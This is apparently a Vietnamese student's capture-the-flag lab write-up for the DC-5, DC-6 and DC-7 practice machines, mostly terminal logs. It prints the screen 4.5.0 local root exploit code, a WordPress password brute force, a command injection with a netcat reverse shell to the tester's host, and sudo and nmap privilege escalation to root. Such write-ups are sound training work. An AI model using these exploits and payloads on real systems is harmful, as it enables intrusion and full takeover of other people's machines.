Copied to: /home/quyetnt/41154.sh
python -c 'import pty; pty.spawn ("/bin/bash")'
$ find / -perm -u=s -type f 2>/dev/null
www-data@dc-5:~/html$
```

```
(quyetnt@quyetnt)-[~]
$ cat 41154.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library ... "
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

```

(quyetnt@quyetnt)-[~]
$ gcc -static -o rootshell rootshell.c
f -u fw
(quyetnt@quyetnt)-[~]
$ cat << 'EOF' > libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell2", 0, 0);
    chmod("/tmp/rootshell2", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o libhax2.so libhax.c

```

```

(quyetnt@quyetnt)-[~]
$ cat << 'EOF' > rootshell.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execl("/bin/sh", "sh", -NULL);
}
EOF
gcc -static -o rootshell2 rootshell.c

```

```

(quyetnt@quyetnt)-[~]
$ cat << 'EOF' > run2.sh
#!/bin/bash
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax2.so"
screen -ls
/tmp/rootshell2
EOF

```

```
(quyetnt@quyetnt)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
wget http://172.16.1.131/libhax2.so  
converted 'http://172.16.1.131/libhax2.so' (ANSI_X3.4-1968) → 'http://172.16.1.131/libhax2.s  
o' (UTF-8)  
--2026-03-23 01:51:55-- http://172.16.1.131/libhax2.so  
Connecting to 172.16.1.131:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 15528 (15K) [application/octet-stream]  
Saving to: 'libhax2.so'  
  
libhax2.so      100%[=====>] 15.16K  --.-KB/s  in 0.001s  
  
2026-03-23 01:51:55 (25.1 MB/s) - 'libhax2.so' saved [15528/15528]  
  
www-data@dc-5:/tmp$ wget http://172.16.1.131/rootshell2  
wget http://172.16.1.131/rootshell2  
converted 'http://172.16.1.131/rootshell2' (ANSI_X3.4-1968) → 'http://172.16.1.131/rootshell  
2' (UTF-8)  
--2026-03-23 01:52:01-- http://172.16.1.131/rootshell2  
Connecting to 172.16.1.131:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 829168 (810K) [application/octet-stream]  
Saving to: 'rootshell2'  
  
rootshell2      100%[=====>] 809.73K  --.-KB/s  in 0.03s  
  
2026-03-23 01:52:01 (25.8 MB/s) - 'rootshell2' saved [829168/829168]  
  
www-data@dc-5:/tmp$ wget http://172.16.1.131/run2.sh  
wget http://172.16.1.131/run2.sh  
converted 'http://172.16.1.131/run2.sh' (ANSI_X3.4-1968) → 'http://172.16.1.131/run2.sh' (UT  
F-8)  
--2026-03-23 01:52:07-- http://172.16.1.131/run2.sh  
Connecting to 172.16.1.131:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 119 [application/x-sh]  
Saving to: 'run2.sh'  
  
run2.sh         100%[=====>] 119  --.-KB/s  in 0s  
  
2026-03-23 01:52:07 (1.53 MB/s) - 'run2.sh' saved [119/119]
```

```

www-data@dc-5:/tmp$ chmod +x run2.sh rootshell2
chmod +x run2.sh rootshell2
www-data@dc-5:/tmp$ ./run2.sh
./run2.sh
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami
whoami
root
# ls
ls

```

```

# cd /root
cd /root
# ls
ls
thisistheflag.txt
# cat thisistheflag.txt
cat thisistheflag.txt

```

888b 888 d8b 888 888 888 888

8888b 888 Y8P 888 888 888 888

88888b 888 888 888 888 888 888

888Y88b 888 888 .d888b .d88b. 888 888 888 .d88b. 888d888 888 888 888 888 888

888 Y88b888 888 d88P" d8P Y8b 888 888 888 d88"88b 888P" 888 .88P 888 888 888

888 Y88888 888 888 888888888 888 888 888 888 888 888 888888K Y8P Y8P Y8P

888 Y8888 888 Y88b. Y8b. 888 Y88b 888 d88P Y88..88P 888 888 "88b " " "

888 Y888 888 "Y8888P "Y8888 "Y8888888P" "Y88P" 888 tshe888 888 888 888 888

Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated. :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.

#


LAB E6

Thu thập thông tin:

```
sec560@slingshot:~$ sudo arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
172.16.1.1      00:50:56:c0:00:08      VMware, Inc.
172.16.1.2      00:50:56:e5:d1:ae      VMware, Inc.
172.16.1.134    00:0c:29:4c:06:2f      VMware, Inc.
172.16.1.254    00:50:56:f1:01:09      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.544 seconds (100.63 hosts/sec). 4 responded
sec560@slingshot:~$ nmap -sV 172.16.1.134

Starting Nmap 7.60 ( https://nmap.org ) at 2026-03-22 12:46 +07
Nmap scan report for 172.16.1.134 (172.16.1.134)
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Sử dụng wpscan tìm user và password:

```
(quyetnt@quyetnt)-[~]  
$ wpscan --url http://wordy/ -e u
```

WPScan®
WordPress Security Scanner by the WPScan Team
Version 3.8.28
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] Updating the Database ...  
|
```

Các user: admin, mark, graham,...


```
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://wordy/index.php/wp-json/wp/v2/users/?per_page
|   Author Id Brute Forcing - Author Pattern (Aggressive De
|   Login Error Messages (Aggressive Detection)

[+] mark
| Found By: Author Id Brute Forcing - Author Pattern (Aggr
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
| Found By: Author Id Brute Forcing - Author Pattern (Aggr
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
| Found By: Author Id Brute Forcing - Author Pattern (Aggr
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
| Found By: Author Id Brute Forcing - Author Pattern (Aggr
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Tạo file user.txt

```
quyetnt@quyetnt: ~
Session Actions Edit View Help
GNU nano 8.6 user.txt *
admin
mark
graham
sarah
jens
```

xuất danh sách pass từ rockyou sang pass.txt gồm cả k01:

```
(quyetnt@quyetnt)-[~]
$ cat /usr/share/wordlists/rockyou.txt | grep k01 > pass.txt
```

Brute-force:

```
(quyetnt@quyetnt)-[~]  
$ wpscan --url http://wordy -U user.txt -P pass.txt
```

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://wordy/ [172.16.1.134]  
[+] Started: Sun Mar 22 06:06:09 2026
```

Phát hiện password

```
[i] No Config Backups Found.  
  
[+] Performing password attack on Xmlrpc against 5 user/s  
[SUCCESS] - mark / helpdesk01  
Trying sarah / helpdesk01 Time: 00:00:00 <==> (5 / 6) 83.33% ETA: ??:?:??  
  
[!] Valid Combinations Found:  
| Username: mark, Password: helpdesk01
```

Đăng nhập:



Username or Email Address

mark

Password

●●●●●●●●

This connection is not secure. Logins entered here could be compromised.
[Learn More](#)

Wordy 0 + New

Dashboard

Posts

Comments

Users

Tools

Activity monitor

Collapse menu

WordPress 6.9.4 is available! Please notify the site administrator.

Dashboard

At a Glance

1 Post

3 Pages

1 Comment

WordPress 5.1.1 running Twenty Seventeen theme.

Quick Draft

Title

What's on your mind?

☐	Timestamp	Hook	User	IP a
☐	2026-03-22 06:13:54	admin_head	mark	172.
☐	2026-03-22 06:13:35	admin_head	mark	172.
☐	2026-03-22 06:13:28	admin_head	mark	172.

plugin Activity monitor đã được cài

Vào phần tools:

Tools

Local activity

Filters

Logged hooks

Mass delete

Settings

Tools

Uninstall

IP tools

IP or integer *

The convert button will convert the IP address or integer to its equivalent integer or IP address.


Convert

The lookup button will try to resolve an IP address to a host name. If dig is installed on the webserver it will also lookup.

Lookup

xóa giới

hạn kí



Nhập 127.0.0.1 | nc -e /bin/bash 172.16.1.131 4444 vào và Lookup

Quay trở lại

[+] No WpScan API token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Sun Mar 22 05:59:18 2026
[+] Requests Done: 78
[+] Cached Requests: 6
[+] Data Sent: 17.65 KB
[+] Data Received: 23.62 MB
[+] Memory used: 201.605 MB
[+] Elapsed time: 00:00:05

(quyetnt@quyetnt)-[~]
\$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.1.131] from (UNKNOWN) [172.16.1.134] 33310
whoami
www-data

Leo thang đặc quyền:

Nâng cấp shell và di chuyển vào thư mục của mark:

```
listening on [any] 4444 ...
connect to [172.16.1.131] from (UNKNOWN) [172.16.1.134] 33310
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-6:/var/www/html/wp-admin$ cd /home/mark
cd /home/mark
www-data@dc-6:/home/mark$ ls -la
ls -la
total 28
drwxr-xr-x 3 mark mark 4096 Apr 26 2019 .
drwxr-xr-x 6 root root 4096 Apr 26 2019 ..
-rw-r--r-- 1 mark mark 5 Apr 26 2019 .bash_history
-rw-r--r-- 1 mark mark 220 Apr 24 2019 .bash_logout
-rw-r--r-- 1 mark mark 3526 Apr 24 2019 .bashrc
-rw-r--r-- 1 mark mark 675 Apr 24 2019 .profile
drwxr-xr-x 2 mark mark 4096 Apr 26 2019 stuff
www-data@dc-6:/home/mark$
```

di chuyển vào

```
www-data@dc-6:/home/mark$ cd stuff
cd stuff
www-data@dc-6:/home/mark/stuff$ ls -la
ls -la
total 12
drwxr-xr-x 2 mark mark 4096 Apr 26 2019 .
drwxr-xr-x 3 mark mark 4096 Apr 26 2019 ..
-rw-r--r-- 1 mark mark 241 Apr 26 2019 things-to-do.txt
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
cat things-to-do.txt
Things to do: I also be used for the

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

Nhận được pass của graham 'GSo7isUM1D4'

SSH vào graham:

```
$ ssh graham@wordy
The authenticity of host 'wordy (172.16.1.134)' can't be established.
ED25519 key fingerprint is: SHA256:BiP2AT/3IPc02K9uqH+WQ7eaE/xciImEo/D1R6/0tjB
w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wordy' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
graham@wordy's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
```

Gắn mã độc vào file backups.sh và chạy với tư cách jens | kiểm tra whoami:

```

(jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$ echo "/bin/bash" >> /home/jens/backups.sh
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
tar: Removing leading '/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
jens@dc-6:/home/graham$ whoami
jens
jens@dc-6:/home/graham$

```

Kiểm tra đặc quyền: cho phép chạy bằng quyền root mà k yêu cầu pass

```

jens@dc-6:/home/graham$ whoami
jens
jens@dc-6:/home/graham$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
jens@dc-6:/home/graham$

```

Dùng Nmap để leo quyền (Kỹ thuật GTFOBins)

Tạo một script Nmap chứa mã mở shell và chạy nó dưới quyền root:

```

jens@dc-6:/home/graham$ cd /home/jens
jens@dc-6:~$ echo 'os.execute("/bin/bash")' > shell.nse
jens@dc-6:~$ sudo nmap --script=shell.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2026-03-22 16:35 AEST
root@dc-6:/home/graham#

```



```
root@dc-6:/home/jens# root
root@dc-6:/home/jens# root@dc-6:~# theflag.txt
root@dc-6:~#
```

```
Yb      dP 888888 88      88      8888b.  dP"Yb 88b 88 888888 d8b
Yb  db  dP 88__  88      88      8I  Yb dP  Yb 88Yb88 88__  Y8P
YbdPYbdP 88""  88  .o 88  .o      8I  dY Yb  dP 88 Y88 88""  ``'
YP  YP    888888 88ood8 88ood8      8888Y"  YbodP 88  Y8 888888 (8)
```

Congratulations!!!

Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those who have provided feedback, and who have taken time to complete these little challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.

```
root@dc-6:~# █
```

Leo thang thành công


LAB E7

Thu thập thông tin

```
(quyetnt@quyetnt)-[~]  
$ nmap 172.16.1.135  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-23 08:53 UTC  
Nmap scan report for 172.16.1.135  
Host is up (0.00096s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 00:0C:29:BB:82:55 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Cổng 22(ssh) và 80(http) mở


Mở trình duyệt truy cập <http://172.16.1.135>:




Lướt xuống cuối trang web phát hiện @DC7USER

What you will have to do, is to think "outside" the box.

Way "outside" the box. :-)



Tìm kiếm @DCUSER trên github và trong file config.php tìm thấy username và password



kết nối SSH:

```

(quyetnt@quyetnt)-[~]
$ ssh dc7user@172.16.1.135
The authenticity of host '172.16.1.135 (172.16.1.135)' can't be established.
ED25519 key fingerprint is: SHA256:BDWqBUcitB8KKGyDyoeZkt2C/aXhZ7gi5xSEtOSB+R
k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.1.135' (ED25519) to the list of known host
s.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
dc7user@172.16.1.135's password:
Permission denied, please try again.
dc7user@172.16.1.135's password:
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug 30 03:10:09 2019 from 192.168.0.100
dc7user@dc-7:~$

```

Liệt kê:

```

dc7user@dc-7:~$ ls -la
total 40
drwxr-xr-x 5 dc7user dc7user 4096 Aug 30 2019 .
drwxr-xr-x 3 root    root    4096 Aug 29 2019 ..
drwxr-xr-x 2 dc7user dc7user 4096 Mar 22 20:30 backups
lrwxrwxrwx 1 dc7user dc7user   9 Aug 29 2019 .bash_history → /dev/null
-rw-r--r-- 1 dc7user dc7user  220 Aug 29 2019 .bash_logout
-rw-r--r-- 1 dc7user dc7user 3953 Aug 29 2019 .bashrc
drwxr-xr-x 3 dc7user dc7user 4096 Aug 29 2019 .drush
drwx----- 3 dc7user dc7user 4096 Aug 29 2019 .gnupg
-rw----- 1 dc7user dc7user 7938 Aug 30 2019 mbox
-rw-r--r-- 1 dc7user dc7user  675 Aug 29 2019 .profile

```

Kiểm tra mbox:

```
dc7user@dc-7:~$ cat mbox

From root@dc-7 Thu Aug 29 17:00:22 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000
Received: from root by dc-7 with local (Exim 4.89)
      (envelope-from <root@dc-7>)
      id 1i3EPu-0000CV-5C
      for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EPu-0000CV-5C@dc-7>
Date: Thu, 29 Aug 2019 17:00:22 +1000

Database dump saved to /home/dc7user/backups/website.sql      [succe
ss]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: F
ile exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File
exists
```

Máy chủ đang chạy một tác vụ tự động (Cron job) dưới quyền cao nhất là **root**.

Tác vụ đó sẽ tự động chạy cái file script có đường dẫn là: /opt/scripts/backups.sh

Kiểm tra quyền của file:

```
dc7user@dc-7:~$ ls -l /opt/scripts/backups.sh
-rwxrwxr-x 1 root www-data 520 Aug 29 2019 /opt/scripts/backups.sh
dc7user@dc-7:~$
```

Root có quyền 'rwx': Đọc, ghi và thực thi

www-data có quyền 'rwx': Đọc, ghi và thực thi

User khác (Other) có quyền 'r-x': đọc và thực thi


```
dc7user@dc-7:~$ cat /opt/scripts/backups.sh
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz
dc7user@dc-7:~$
```

1. Xóa nội dung của thư mục /home/dc7user/backups.
2. Sử dụng drush (Drupal Shell) để tạo kết xuất SQL của cơ sở dữ liệu.
3. Tạo một bản sao nén của tất cả các tệp nội dung trang web.
4. Mã hóa cả hai tệp bằng GPG với cụm mật khẩu "PickYourOwnPassword".
5. Đặt chủ sở hữu của nội dung bên trong /home/dc7user/backups là dc7user:dc7user, có nghĩa là cả quyền truy cập của người dùng và nhóm đều bị giới hạn ở dc7user.
6. Xóa các tệp.

Di chuyển vào thư mục chứa code trang phát hiện new mail:

```
dc7user@dc-7:~$ cd /var/www/html
You have new mail in /var/mail/dc7user
dc7user@dc-7:/var/www/html$ mail
"/var/mail/dc7user": 17 messages 17 new
>N 1 Cron Daemon Sun Mar 22 16:45 22/800 Cron <root@dc-7> /opt/
N 2 Cron Daemon Sun Mar 22 17:00 21/729 Cron <root@dc-7> /opt/
N 3 Cron Daemon Sun Mar 22 17:15 21/729 Cron <root@dc-7> /opt/
N 4 Cron Daemon Sun Mar 22 17:30 21/729 Cron <root@dc-7> /opt/
N 5 Cron Daemon Sun Mar 22 17:45 21/729 Cron <root@dc-7> /opt/
N 6 Cron Daemon Sun Mar 22 18:00 21/729 Cron <root@dc-7> /opt/
N 7 Cron Daemon Sun Mar 22 18:15 21/729 Cron <root@dc-7> /opt/
N 8 Cron Daemon Sun Mar 22 18:30 21/729 Cron <root@dc-7> /opt/
N 9 Cron Daemon Sun Mar 22 18:45 21/729 Cron <root@dc-7> /opt/
N 10 Cron Daemon Sun Mar 22 19:00 21/729 Cron <root@dc-7> /opt/
N 11 Cron Daemon Sun Mar 22 19:15 21/729 Cron <root@dc-7> /opt/
N 12 Cron Daemon Sun Mar 22 19:30 21/729 Cron <root@dc-7> /opt/
N 13 Cron Daemon Sun Mar 22 19:45 21/729 Cron <root@dc-7> /opt/
N 14 Cron Daemon Sun Mar 22 20:00 21/729 Cron <root@dc-7> /opt/
N 15 Cron Daemon Sun Mar 22 20:15 21/729 Cron <root@dc-7> /opt/
N 16 Cron Daemon Sun Mar 22 20:30 21/729 Cron <root@dc-7> /opt/
